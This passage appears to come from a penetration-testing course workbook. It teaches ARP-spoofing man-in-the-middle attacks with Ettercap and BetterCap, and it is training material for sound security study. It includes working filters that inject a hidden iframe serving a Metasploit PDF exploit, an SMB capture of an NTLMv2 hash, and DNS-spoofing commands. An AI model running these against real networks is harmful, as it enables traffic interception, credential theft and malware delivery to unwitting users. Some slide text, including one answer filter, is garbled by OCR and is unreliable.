At startup, Ettercap will enumerate all the nodes on the network with ARP response packets, then will advertise to all discovered hosts that it is the default gateway and to the default gateway that it is all hosts, establishing the MITM attack. While periodically maintaining the MITM attack following any legitimate ARP messages that conflict with the manipulated network, Ettercap will perform password sniffing, displaying the output on the screen (as in the case of the SNMP community string, shown in this slide).

While Ettercap is running, we can change settings or implement additional attacks interactively. Pressing "h" while running Ettercap will display a help menu, describing the context-sensitive navigation options.

It is important to note that you should never issue a SIGKILL message to Ettercap (e.g. "killall -9 ettercap" or "kill -9 `pidof ettercap`"). Press "q" to quit Ettercap, which will cause it to re-ARP all the nodes on the network with the correct MAC address information, taking it out of the loop as the MITM. Failure to quit Ettercap gracefully will likely result in a DoS situation, since the attacker's system will no longer bridge packets to the correct targets.

Ettercap and VMware Bug

- Users have reported the inability to use ARP spoofing in a VM guest
 - Others have great success
- Problem seems to be related to VMware network bridging stack
- Best to rely on native OS for advanced network attacks

Ettercap and VMware Bug

In testing, some users have reported that they are unable to successfully complete an ARP spoofing Man-in-the-Middle attack using VMware with a Linux guest OS virtual machine running Ettercap. While inconsistent, the problem appears to be related to how VMware implements the network bridging stack with some wired network cards.

In general, it's a good idea to leverage a native OS for advanced network attacks since you will eliminate the overhead of the virtualization layer and achieve greater compatibility with many attack tools. If you're not ready to replace your native OS environment with Linux, consider using a bootable USB drive for the duration of the attack that requires a tool such as Ettercap, or use a USB Ethernet interface that can be accessed directly in the Linux environment without the VMware networking stack.

Power of Ettercap

penetration

- Telnet, FTP, POP3, SSH, SMB, HTTP, MySQL, IMAP, VNC, SNMP
- And other protocols you probably don't care about

• It's in the Toolbox •

- Spoof DNS responses, SMB downgrade, etc.

• It's in the Toolbox •

Power of Ettercap

Ettercap is a powerful tool that is immediately useful in many penetration tests. For example, Ettercap supports a variety of protocols for password sniffing attacks with a long list of common protocols and an even longer list of uncommon protocols (such as passwords for the popular Half Life and Quake gaming protocols).

Ettercap also includes support for supplemental functionality through plugins, including the ability to perform DNS responses, attempt to downgrade Windows SMB authentication, and more.

A commonly overlooked feature of Ettercap is the ability to create custom filters to manipulate network traffic as it is bridged through the attacker. This is a tremendously useful feature for delivering various attacks on networked devices.

Ettercap Filters

- Simple language to describe traffic to match
- Replace arbitrary content as you see fit
 - Plaintext protocols, or traffic decrypted by Ettercap
- Script source compiled with `etterfilter`
 - `etterfilter myfilter.filter -o myfilter.ef`
 - Load filter with Ettercap using `"-F myfilter.ef"`
- Full syntax documented in `"man etterfilter"`

Ettercap Filters

Ettercap includes a simple language, which is used to build Ettercap filters, describing the traffic you want to match, and substituting it with any content you see fit. This feature is primarily intended for use with plaintext protocols, but it can also be used with encrypted protocols that are decrypted by Ettercap (such as SSHv1 and SSL traffic).

Scripts in source form are compiled or encoded into a binary form that can be passed to Ettercap using the `etterfilter` utility, typically with a ".ef" filename extension. When running Ettercap, we can specify the filter to use with the `"-F [FILTERFILE]"` argument.

Next we'll look at the syntax of an Ettercap filter file; for complete documentation, see the manual page for the `etterfilter` command (`"man etterfilter"`).

HTML IMG Replacement

```
# Watch outbound HTTP requests, replacing "Accept-Encoding" line to
# prevent the responding server from gzip'ing response
if (ip.proto == TCP && tcp.dst == 80) {
    if (search(DATA.data, "Accept-Encoding")) {
        replace("Accept-Encoding", "Accept-Rubbish!");
        msg("zapped Accept-Encoding!\n");
    }
}
# For HTTP responses, replace all "img src=" tags with our own tag,
# referencing a file on our server instead. This is case-sensitive,
# so additional rules are needed for "IMG SRC", "img alt=", etc.
if (ip.proto == TCP && tcp.src == 80) {
    replace("img src=", "img src=\"http://www.willhackforsushi.com/img/whfs-
sign.jpg\" ");
}
```

HTML IMG Replacement

The script on this slide is a sample Ettercap filter, designed to implement two filter actions. Comments are added for clarity, following the pound ("#") symbol.

First, the filter starts an IF clause, matching on traffic where the "ip.proto" field is TCP and the "tcp.dst" port is 80. When this IF statement matches, the script continues with a second IF statement, this time searching through the data payload "DATA.data" for the string "Accept-Encoding". If this second IF statement matches, then the script modifies the data payload string "Accept-Encoding" to "Accept-Rubbish!", effectively preventing the outbound web browser from telling the HTTP server that it accepts any content other than text/html. With this technique, the attacker has a greater opportunity to manipulate plaintext data from the web server, avoiding alternate delivery mechanisms for the content such as compressing the data. After replacing the specified content, the filter logs a message on the Ettercap console, "zapped Accept-Encoding!\n".

Next, a second filter is also specified in this script, this time searching for similar TCP traffic, this time originating from TCP source port 80 ("tcp.src"). When this condition matches, Ettercap will replace the content "img src=" with "img src=\"http://www.willhackforsushi.com/images/whfs-sign.jpg\"", effectively replacing all image references with the logo from WillHackForSushi.com. Since the URL needs to embed double quotes, the quotes themselves need to be quoted using a leading backslash, as shown.

To compile this filter for use with Ettercap, use the etterfilter utility, as shown below (the output has been trimmed for space):

```
$ etterfilter whfs.filter -o whfs.ef
```

```
etterfilter 0.8.0 copyright 2001-2013 Ettercap Development Team
```

```
Parsing source file 'whfs.filter' done.
```


```
Unfolding the meta-tree done.
```

```
Converting labels to real offsets done.
```

```
Writing output to 'whfs.ef' done.
```

```
-> Script encoded into 16 instructions.
```

Ettercap Filter Manipulation



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Ettercap Filter Manipulation

The illustration on this slide demonstrates how the Ettercap filter on the previous slide would be used to manipulate a client browsing the web:

1. The victim sends an HTTP request to www.google.com; with the attacker being MITM, the traffic gets routed through Ettercap.
2. Ettercap intercepts the HTTP GET request and replaces the Accept-Encoding content with Accept-Rubbish! before forwarding the frame to the default gateway.
3. When Google receives the modified GET request, it determines that the client does not support any encoding other than text/html. Instead of delivering the commonplace gzip-encoded response, Google sends a plaintext response.
4. Ettercap receives the Google response in plaintext format and executes the second filter condition, replacing all "<img src" references to include the modified image file before delivering it to the victim.
5. The victim receives the modified content in their browser, as shown.

In this example, we've modified the default image delivered by Google. Next, we'll leverage this same technique to exploit client systems.

Browser Caching

stkiqlMkMfulkP:ilcSMI-BcfuMFINUMFI58BtkMjnMlmt

- Server responds with HTTP/304 "Not Modified" if the content is not new
- Prevents us from injecting our replacement content

```
i m ctAlfo mAfip sr m o m" m) " m pm m
pr r t r mtr r v rp on Ir r mu
i f r M r r v r r o ctAf pp vrpCi m ct
fr rDfom rmp
```

```
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "If-Modified-Since")) {
    replace("If-Modified-Since", "If-PACified-Since");
  }
  if (search(DATA.data, "If-None-Match")) {
    replace("If-None-Match", "If-XXXX-Match");
  }
}
```

Browser Caching

A common problem when manipulating HTTP traffic for a victim is dealing with content already cached by the browser. Web browsers will use cached content when submitting an HTTP GET request by including the If-Modified-Since header in the GET request content with the date/timestamp of the file being requested. The server checks to see if the local file is newer than the date/timestamp specified by the client; if it is not newer, the server returns HTTP/304 "Not Modified", otherwise the server delivers the requested file. Similarly, a server may issue an ETag with a response that represents a tag or a hash of the data; subsequent requests use If-None-Match and the tag value to check if the content has been modified.

When attempting to manipulate specific content, such as an image file on a server, you may not observe the response from the server delivering the content unless the file is newer than the previously downloaded content. To solve this problem, we can add to our etterfilter content, replacing the "If-Modified-Since" and "If-None-Match" strings with alternate content. When the web server gets this modified HTTP request, it will always deliver the content to the victim, since it doesn't recognize that the browser already has the content. By adding this to the etterfilter, the victim's web browser gets slower (since all content is delivered instead of using cached downloads), but it allows us to maximize the effectiveness of our etterfilter scripts.



```

msf > use exploit/windows/fileformat/adobe_cooltype_sing
msf exploit(adobe_cooltype_sing) > set PAYLOAD windows/adduser
msf exploit(adobe_cooltype_sing) > set USER msf
msf exploit(adobe_cooltype_sing) > set PASS moo
msf exploit(adobe_cooltype_sing) > set OUTPUTPATH /var/www
msf exploit(adobe_cooltype_sing) > set FILENAME weloveadobe.pdf
msf exploit(adobe_cooltype_sing) > exploit

# cat weloveadobe.filter
if (ip.proto == TCP && tcp.src == 80) {
  # iframe will be invisible or nearly so in most browsers
  replace("<head>", "<head><iframe
src=\"http://www.willhackforsushi.com/weloveadobe.pdf\" width=\"0%\" height=\"0%\"
></iframe>");
}
# etterfilter weloveadobe.filter -o weloveadobe.ef
# ettercap -Tq -M arp:remote -F weloveadobe.ef /172.16.0.1-254// /172.16.0.1-254//

```

PDF Exploit Delivery

Ettercap filters allow us to modify any content before delivering it to the victim, opening a wide variety of exploitation techniques. For example, consider one of the many PDF file exploits available in Metasploit such as the `adobe_cooltype_sing` exploit shown in this slide. To deliver this malicious PDF to a victim, we can create a simple Ettercap filter with the content shown on this page.

Since the `<head>` tag will be present in almost all web pages, we use this as our search-and-replace target. We retain the presence of the `<head>` tag, but add a zero-width and height iframe, referencing the malicious PDF file. If Adobe Reader is installed on the victim, it will automatically launch and open the malicious PDF, invisible or nearly invisible to the end-user (depending on the browser).

SMB Capture

```
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msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > set CAINPWFILe /tmp/cred-cainformat.pwl
msf auxiliary(smb) > set JOHNPWFILe /tmp/cred-johnformat.txt
msf auxiliary(smb) > exploit
[*] Server started.

if (ip.proto == TCP && tcp.src == 80) {
  replace("<head>", "<head> <img src=\"\\\\\\\\10.10.10.10\\share\\pixel.gif\">");
}

# ettercap -TqP smb_down -M arp:remote -F smbcapture.ef /10.10.10.1-254// /10.10.10.10//

NTLMv2 Response Captured from 10.10.88.54:51713 - 10.10.88.54
USER:jwright DOMAIN:MicrosoftAccount OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:f477a92a8991ae27f19ae0b826c0af26
NT_CLIENT_CHALLENGE:010100000000000033cea34dbb51d30131d4fda17526209a0000000020000000000000
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```

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SMB Capture

Another opportunity to leverage Ettercap is to insert an IMG reference that points to a UNC filesystem path. First we start Metasploit on the attacker's system, loading the SMB capture module on port 445 (default), logging any authentication attempts to a Windows Password List file (pwl) compatible with Cain & Abel and a text file compatible with John the Ripper and Hashcat.

With Metasploit waiting to log an authentication attempt, we create a simple Ettercap filter, forcing Internet Explorer to retrieve an image from the attacker's UNC file share. After compiling the filter (not shown), we launch Ettercap with our filter, redirecting all traffic for the 10.10.10.0/24 network through the attacker at 10.10.10.10 and leveraging the Ettercap smb_down plugin, which will attempt to force devices to use legacy authentication protocols.

After waiting for a few seconds, a client is caught in our filter and attempts to authenticate to the Metasploit SMB capture module, disclosing their hashed authentication credentials.

Other Filter Verbs

binhex Search the "where" for "what"; "where" can be DATA.data (TCP or UDP payload) or DECODED.data (decrypted packet, if available). Search for binary strings by quoting with "\x" (e.g. "\x4a\x57").

replace Replacement for search() where search criteria is a regular expression.

replace Replace content in "what" using the parameter in "with" using DATA.data or DECODED.data.

drop Drop the current packet.

inject Inject the contents of the named file as a valid TCP or UDP payload; commonly follows "drop()".

kill() Terminate the connection with a TCP RST or ICMP Port Unreachable message.

exec Execute the filesystem command specified.

stop Stops the filter execution for the current packet.

Ettercap Filter Verbs

The Ettercap filter language is simple, but it provides sufficient flexibility to implement a number of attacks. Other Ettercap filter verbs that are useful when developing filters are shown on this slide.

Leveraging Ettercap Filters

- Using a MITM technique, capture data and evaluate manipulation opportunities
 - Exploit delivery with malformed files
 - Credential capture with redirection
 - Manipulating POST and GET content
- Build a filter, keeping it simple
 - Practice your filter on a local target when possible
- Limit scope with target designation by MAC or IP address
- Capture and evaluate attack to determine success

Leveraging Ettercap Filters

With a little creativity, Ettercap filters can be extremely useful in a penetration test. After becoming MITM, start a packet capture to log all data (or launch Ettercap with the "-w [PCAPFILE]" argument). Evaluate the captured data on the network to identify the protocols in use and identify potential attack avenues, such as the methods we looked at in the previous slides, as well as other malformed file exploits, credential capture, or redirecting authentication and manipulating HTTP POST and GET requests.

When building an Ettercap filter, try to keep the filter itself simple. Always practice the use of your filter on a lab network locally before attempting to execute it against a live network. If the filter is too complex and the network is busy, Ettercap will drop packets, which will have a significant throughput impact on end-users.

Whenever possible, limit the scope of your attack by specifying target destination MAC or IP addresses. While it is simple to include all users in the Ettercap MITM attack, it may violate the terms of your scope for the assessment if other workstations are attacked (such as consultant machines, or systems specifically excluded from the scope). Also, limiting the number of clients in the attack will reduce the amount of traffic that must be handled by Ettercap, reducing the load on the attacker's CPU.

When executing an attack using Ettercap, get in the habit of adding the "-w *filename.pcap*" option, replacing *filename* with a description of your attack. This will cause Ettercap to log the libpcap traffic traversing the system, giving you an opportunity to evaluate the attack to determine if it was successful, or otherwise evaluate the impact of a failed exploit.

Exercise: Ettercap MITM (1)

- Capture data on switched network

`ettermcap -R -M -i eth0 -s eth0 -S 10.10.10.10 -T 10.10.10.10`

DO NOT use Ettercap to target more than your intended victim. The two host arguments should always include the victim and target IP address.

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Exercise: Ettercap MITM (1)

In this exercise, we'll use Ettercap to create an ARP MITM attack against a victim system, capturing the target's network traffic even though we are operating on a switched network. We'll extend this MITM attack to manipulate HTTP traffic using custom Ettercap filters as well.

Please do not use Ettercap to target more than your intended victim system. Each time you run Ettercap, you will specify one or more hosts in both the target arguments. Do not run Ettercap in MITM mode with an empty target designation (e.g. Do Not Use "/").

Exercise: Ettercap MITM (2)

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- Windows guest, or native host OS

st 5 Pfy 6 ff inrt Plt Pmm PU fu VM Mht

stifyfyiptmf VM St VM Plt off Um fffh Pmm PU fu VMlt

Exercise: Ettercap MITM (2)

For this lab exercise you will use the Kali Linux VM as the attacker, and a second Windows system as a victim. The Windows victim can be a second guest system, or your native OS.

The lab steps that need to be executed as the attacker (using Kali Linux) or as the guest (using Windows) are marked in the top-left corner of the slide.

Exercise: Ettercap MITM (3)

- As the attacker, launch Ettercap with ARP MITM attack

e miwii hwi h vmmi m h mvm mi h vm

IP address of the victim

IP address of the web server

```
# ettercap -TqM arp:remote /XX.XX.XX.XX// /10.10.10.70//
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
```

```
Listening on eth0... (Ethernet)
```

```
eth0 -> 00:0C:29:5D:A9:EE 10.10.75.1 255.255.0.0
```

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Exercise: Ettercap MITM (3) – Attacker Step

Use Ettercap to create an ARP MITM attack as shown on this slide. In the first target designation, identify the victim IP address (replacing "XX.XX.XX.XX" with the Windows victim IP address). The second argument will be "/10.10.10.70/", creating a MITM between the victim and the lab web server used for this exercise.

Note: If you are completing this exercise online, add the `-i tap0` argument to specify the VPN interface used to connect to the lab network.

Exercise: Ettercap MITM (4)

- As the victim, browse to an internal site:
<http://kittenwar.sec660.org>
- Observe simple page content



Exercise: Ettercap MITM (4) – Victim Step

As the victim, browse to the internal website at <http://kittenwar.sec660.org> using Internet Explorer or your preferred web browser. Notice the simple page content displayed.

```
..A 1: 11:0.:1:15:0 ..0 .0 .0:0
```

- As the attacker, examine the connection list by pressing "c" in the Ettercap window
- Note the observed activity between victim and web server

c

Connections list:

```
10.10.10.69:49928 - 224.0.0.252:5355 U idle TX: 33
10.10.10.69:58274 - 224.0.0.252:5355 U idle TX: 33
10.10.10.69:57848 - 224.0.0.252:5355 U idle TX: 33
10.10.10.69:58074 - 10.10.10.70:80 T active TX: 5288
10.10.10.69:58075 - 10.10.10.70:80 T active TX: 2668
10.10.10.69:58076 - 10.10.10.70:80 T active TX: 891
10.10.10.69:58077 - 10.10.10.70:80 T active TX: 891
10.10.10.69:58078 - 10.10.10.70:80 T active TX: 881
10.10.10.69:58079 - 10.10.10.70:80 T active TX: 881
```

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Exercise: Ettercap MITM (5) – Attacker Step

With the victim having visited the target website, Ettercap will have recorded traffic from the victim. In the Ettercap window, press "c" to get a connection list, identifying the source and destination IP addresses and ports, as well as the protocol (U for UDP, T for TCP), status, and number of bytes transmitted.

Exercise: Ettercap MITM (6)

- As the attacker, terminate Ettercap gracefully by pressing "q"

```
q
Closing text interface...

ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.
```

ic20# d21120#0=4ow4 e# – Attacker Step

Next, quit Ettercap gracefully by pressing "q".


Exercise: Ettercap MITM (7)

- Create an Ettercap filter to replace all image HTML references to point to <http://10.10.10.70/pwned.jpg>
- Compile it with etterfilter
- Re-create MITM attack, adding filter

Exercise: Ettercap MITM (7) – Attacker Step

With some success in creating a MITM attack using Ettercap, we can move on to using it to modify network traffic using Ettercap filters. Create an Ettercap filter to replace all images from the target website with the file at <http://10.10.10.70/pwned.jpg>. Compile the filter with Ettercap and re-create the MITM attack, adding the filter.

- As the victim, refresh browser to re-view content
 - Optionally close and re-open your browser on the Win10 VM to clear cache
- The image "Matilda" may not be exploited initially
 - Attacker needs to modify the filter to catch all images on the target site

**Exercise: Ettercap MITM (8) – Victim Step**

Returning as the victim, refresh the content at the simple website you visited earlier. Optionally you can close and re-open your browser on the Windows 10 VM supplied on the USB drive to clear the browser cache content.

Initially, the picture of Matilda the cat may not be exploited. The attacker must change the filter to catch all images on the target website.

Exercise: Ettercap MITM (9)

- **STOP!** Answers for the Ettercap filter image attack exercise follow
- Proceed only after you have exhausted your options for completion on your own

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Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.

Exercise: Ettercap MITM (10)

```
# cat pwned.filter
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "Accept-Encoding")) {
    replace("Accept-Encoding", "Accept-Rubbish!");
    msg("zapped Accept-Encoding!\n");
  }
}
if (ip.proto == TCP && tcp.dst == 80) {
  if (search(DATA.data, "If-Modified-Since")) {
    replace("If-Modified-Since", "If-PACified-Since");
    msg("zapped If-Modified-Since!\n");
  }
}
if (ip.proto == TCP && tcp.src == 80) {
  replace("img src=", "img src=\"http://10.10.10.70/pwned.jpg\" ");
  msg("pwned image injected!\n");
}
# etterfilter pwned.filter -o pwned.ef
# ettercap -TqM arp:remote -F pwned.ef /xx.xx.xx.xx// /10.10.10.70//
```



Image reference is "IMG src=...", you need to modify the `img` tag as well (filters are case-sensitive for matching)

Exercise: Ettercap MITM (10) – Attacker Step


This slide shows the initial filter used to manipulate the images on the simple target website, including the syntax for the etterfilter command and the ettercap command using the "pwned.ef" compiled filter. Change the first target designation in the ettercap command (noted above with "xx.xx.xx.xx" to reflect your victim's IP address.

This filter is only partially successful however, leaving the Matilda picture unchanged. Viewing the source of the target web page will reveal that this picture uses the HTML `img` tag in uppercase "IMG src=", which is not handled by the filter.

Note: If you are completing this exercise online, add the `-i tap0` argument to specify the VPN interface used to connect to the lab network.

Exercise: Ettercap MITM (–F F)

```
# cd /root/lab/day1; mv .pwned.filter pwned.filter
# cat pwned.filter
0csb0miv%v@PpDt4s&& :r nsdRo,, nA:,{
    6b, 3Rmdr 33heve ednmF, oer rno1/yr.drys4:;, {
        denJmre,3Xrrenw/yr.drDs14, 1erreno1$SS5Re; 1:3
        cRs,6j) mnnd,errEn; </yr.drysQya; 5
    }
}
6b, #Inind.(, "", 1ap, && ornX@o,"", nA),,,
    5b, 3Rmdr 16reOe schom4, 4i b9\,d5 b5ed1Lryre4:;, {
        renl mre6o b1\dr b=ed1Lryre45,o kb?@) 6br,Ed1lryrE4:;,
        cRs 38mnnd,k b9\, d5br ed1Lryre4y a ;
    }
}
50, 65hnd.o., == v)p, && :r nsRl r, U,, nA,, ,,,
    denl mre64rcs, R.r? 4:, 47cs, Rdr., |,42onl99l Al nfsIf s=f9nNyed]::nsI 4, 4:!,
    den-mre el d\1, Rdr._ 5_ rcs, 6drAl fe(( n O99RA p 5 h Ah@A9nNyeds:nsI i, 1:;,
    cRs 38Nfed, 5cmse, Ky:euoed y 4 = ,
}
}
```



Quit Ettercap gracefully at the end of this exercise

Exercise: Ettercap MITM (11) – Attacker Step

This slide demonstrates the entire filter that catches all images on the simple target website. You can access this script on the Kali VM in /root/lab/day1/.pwned.filter. When you are finished with the attack, quit Ettercap. Congratulations on completing the exercise!

Exercise Complete – STOP

(2 :C(?-6:))-660B(2120-9-)C-CA5).6-'C
st gtycponetguer

Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

Ettercap Drawbacks

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- Difficult to extend Ettercap's functionality (plugins are written in C, testing new plugins is cumbersome)
- Compiling Ettercap can be difficult (lots of dependencies for GTK and Curses interfaces, even if text-only interface is desired)

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When building from source, dependencies should be found in the supported distribution repositories. Try these first before acquiring from external dependency source pages. All supported builds have been tested with dependencies installed from the distribution repository.

If you are running on debian, or any debian based distro you can install the required dependencies as running:

```
sudo apt-get install libgtk-3-dev libcurl4-openssl-dev libffi-dev libnet10-dev libnetfilter_queue1-dev libnetfilter_queue1-dev libnetfilter_queue1-dev libnetfilter_queue1-dev
```

Recommended
build dependency
advice. Source:
[ettercap.github.io](https://github.com/ettercap/ettercap)

Ettercap Drawbacks

Ettercap was introduced in 2001 and is an effective and valuable tool. Like many older tools though, Ettercap also has significant limitations. Ettercap is difficult to extend with new functionality. Although Ettercap does support third-party plugins, the plugins must be written in C and testing new plugins (and debugging existing plugins) is cumbersome. Also, compiling Ettercap for a new system can be difficult, requiring hundreds of packages including many GTK and curses library dependencies, even if you only desire the Ettercap text-only interface. Although Ettercap claims to support macOS, the support is lackluster and buggy. At the time of this writing, there are many outstanding Ettercap bugs, and no new releases to address these issues.


BetterCap

Getting Started

- Linux, OS X, and BSD platforms

Features

- Integrated proxy server, credential sniffer, DNS proxy, and more
- Can easily inject content into TCP sessions (custom JavaScript, etc.)



BetterCap

On Linux, I have been moving away from Ettercap in favor of BetterCap MITM platform, written by Simone Margaritelli (<https://www.bettercap.org>). BetterCap runs on Linux, OS X, and BSD systems, and uses ARP-based MITM attacks (among other options) to capture network traffic from one or more target devices. BetterCap boasts several powerfully integrated features including an integrated proxy server, credential sniffer, a DNS proxy interceptor, and many more. BetterCap includes a custom HTTP/HTTPS proxy server that can be used to inject content into TCP sessions as well, making it easy to deliver exploits over JavaScript, CSS, or HTML.

BetterCap supersedes Ettercap tool, mainly in its ability to easily introduce new attacks on the BetterCap platform. BetterCap is written in Ruby, and it is straightforward to write new BetterCap modules to introduce new attacks through minimal Ruby code.

BetterCap Target Designation

- Without specifying, BetterCap targets all devices on the LAN
- Specify a target list with (-. or exclude hosts on the LAN with `--ignore`
 - `-T 10.10.10.11,10.10.10.34`
 - `-T 10.10.10.12-36`
 - `-T 10.10.10.0/24`
 - `-T 00:13:CE:55:98:EF`
 - `--ignore 10.10.10.11,10.10.10.34`
- BetterCap identifies the default gateway to MITM all traffic, full duplex

File contents of host # 55 "f

BetterCap Target Designation

BetterCap offers multiple mechanisms to specify the target of the MITM attack. By default, BetterCap will target all devices on the LAN, using the network number and the subnet mask on the default network interface. You can reduce the scope of the target designation with the `-T` argument, specifying one or more hosts by IP or MAC address (separated by commas), using a range of hosts in the IP address with a dash (matching the Nmap style of host designation), or by specifying a netmask in CIDR (classless Internet domain routing) notation.

Optionally, you can specify a range of hosts and exclude one or more targets using the `--ignore` option.

In this convention, and unless `--local` is specified, BetterCap will perform a full-duplex MITM attack between the victim devices and the default gateway. BetterCap attempts to figure out the default gateway from the local network interface default, though you can override this configuration with the `-G` argument. Unlike Ettercap, where you can specify a range of hosts in the "right-side" host designation argument, BetterCap can only accommodate a single host designation with the `-G` argument.

BetterCap Examples

Simple local network packet sniffer

```
# bettercap -L
```

Sniff local and upstream network, save packets to libpcap file applying BPF filter

```
# bettercap -L --sniffer-output out.pcap --sniffer-filter "tcp and not port 443"
```

Sniff local and upstream network, display packets matching regular expression

```
# bettercap --custom-parser "pass"
```

Sniffer and send HTTP traffic to BetterCap's proxy server, logging requests/responses

```
# bettercap --proxy -T 10.10.10.101
```

Use the text file to spoof DNS responses, redirecting one victim to attacker HTTP server

```
# echo "10.10.10.2 itunes.apple.com" >dns-spoof.txt  
# bettercap --proxy -T 10.10.10.101 --dns dns-spoof.txt
```

BetterCap Examples

This page shows several examples of invoking BetterCap, first as a LAN packet sniffer, and then saving the packets to a capture file while adding a Berkeley Packet Filter (BPF) to exclude TCP traffic on port 443.

BetterCap will decode and display all received payload data unless a custom parser expression is specified. The parser expression syntax includes support for regular expressions, making it possible to match content in a case insensitive fashion, or any other complex regular expression conditions. In the simple example on this page, the custom parser will display only packet contents that include the string "pass" anywhere in the decoded content.

BetterCap's proxy server can be used to intercept and decode HTTP and HTTPS traffic for a single host using the --proxy and -T arguments. Further, it is easy to intercept traffic for a specific website using the DNS spoof module, resolving arbitrary hostnames to specified IP addresses as shown.

Monitoring BetterCap

```
# bettercap --sniffer-output out.pcap
```

```
[ ] 172.16.0.157 : 0C:20:E8:DC:A7:8D ( Apple )
[ ] 172.16.0.169 : 18:B4:30:30:05:46 ( Nest Labs )
[ ] 172.16.0.184 : 88:CB:07:06:F8:C7 ( Apple )
[ ] 172.16.0.186 : 5C:0A:58:4A:BD:BD ( Samsung Electro-mechanics )
[ ] 172.16.0.187 : 74:C2:46:FB:ED:BC ( Amazon Technologies )

[DESKTOP-JR78RLP/172.16.0.173 > 65.52.108.207:https] [HTTPS] https://msnbot-65-52-108-207.search.msn.com./
[DESKTOP-JR78RLP/172.16.0.173 > 131.253.14.68:https] [HTTPS] https://origin.chld.prod4.speech.microsofttranslator.com./
[DESKTOP-JR78RLP/172.16.0.173 > 204.79.197.213:https] [HTTPS] https://a-0011.a-msedge.net./
[DESKTOP-JR78RLP/172.16.0.173 > 131.253.14.68:https] [HTTPS] https://origin.chld.prod4.speech.microsofttranslator.com./
[DISKSTATION/172.16.0.10 > 54.148.172.58:https] [HTTPS] https://orlp.synology.com./
[!] Acquired 5 new targets :

[NEW] 172.16.0.155 : 80:E6:50:1B:95:80 ( Apple )
[LOST] 172.16.0.155 : 80:E6:50:1B:95:80 ( Apple )
```

BetterCap will report the discovery or loss of devices as they enter and leave the network.

Monitoring BetterCap

BetterCap is noisy in the output it displays, logging detailed information about intercepted traffic and actions taken by configured modules. BetterCap will display the newly observed hosts (marked with NEW in green) and the loss of devices from traffic inactivity (marked with LOST in red), as shown on this page. If you are interested only in traffic for a specific protocol, port, or host, specify a filter on the command line using `--sniffer-filter` and the BPF expression that matches your desired content (a tutorial on building simple BPF expressions is available at <http://biot.com/capstats/bpf.html>).

BetterCap Graceful Exit

```
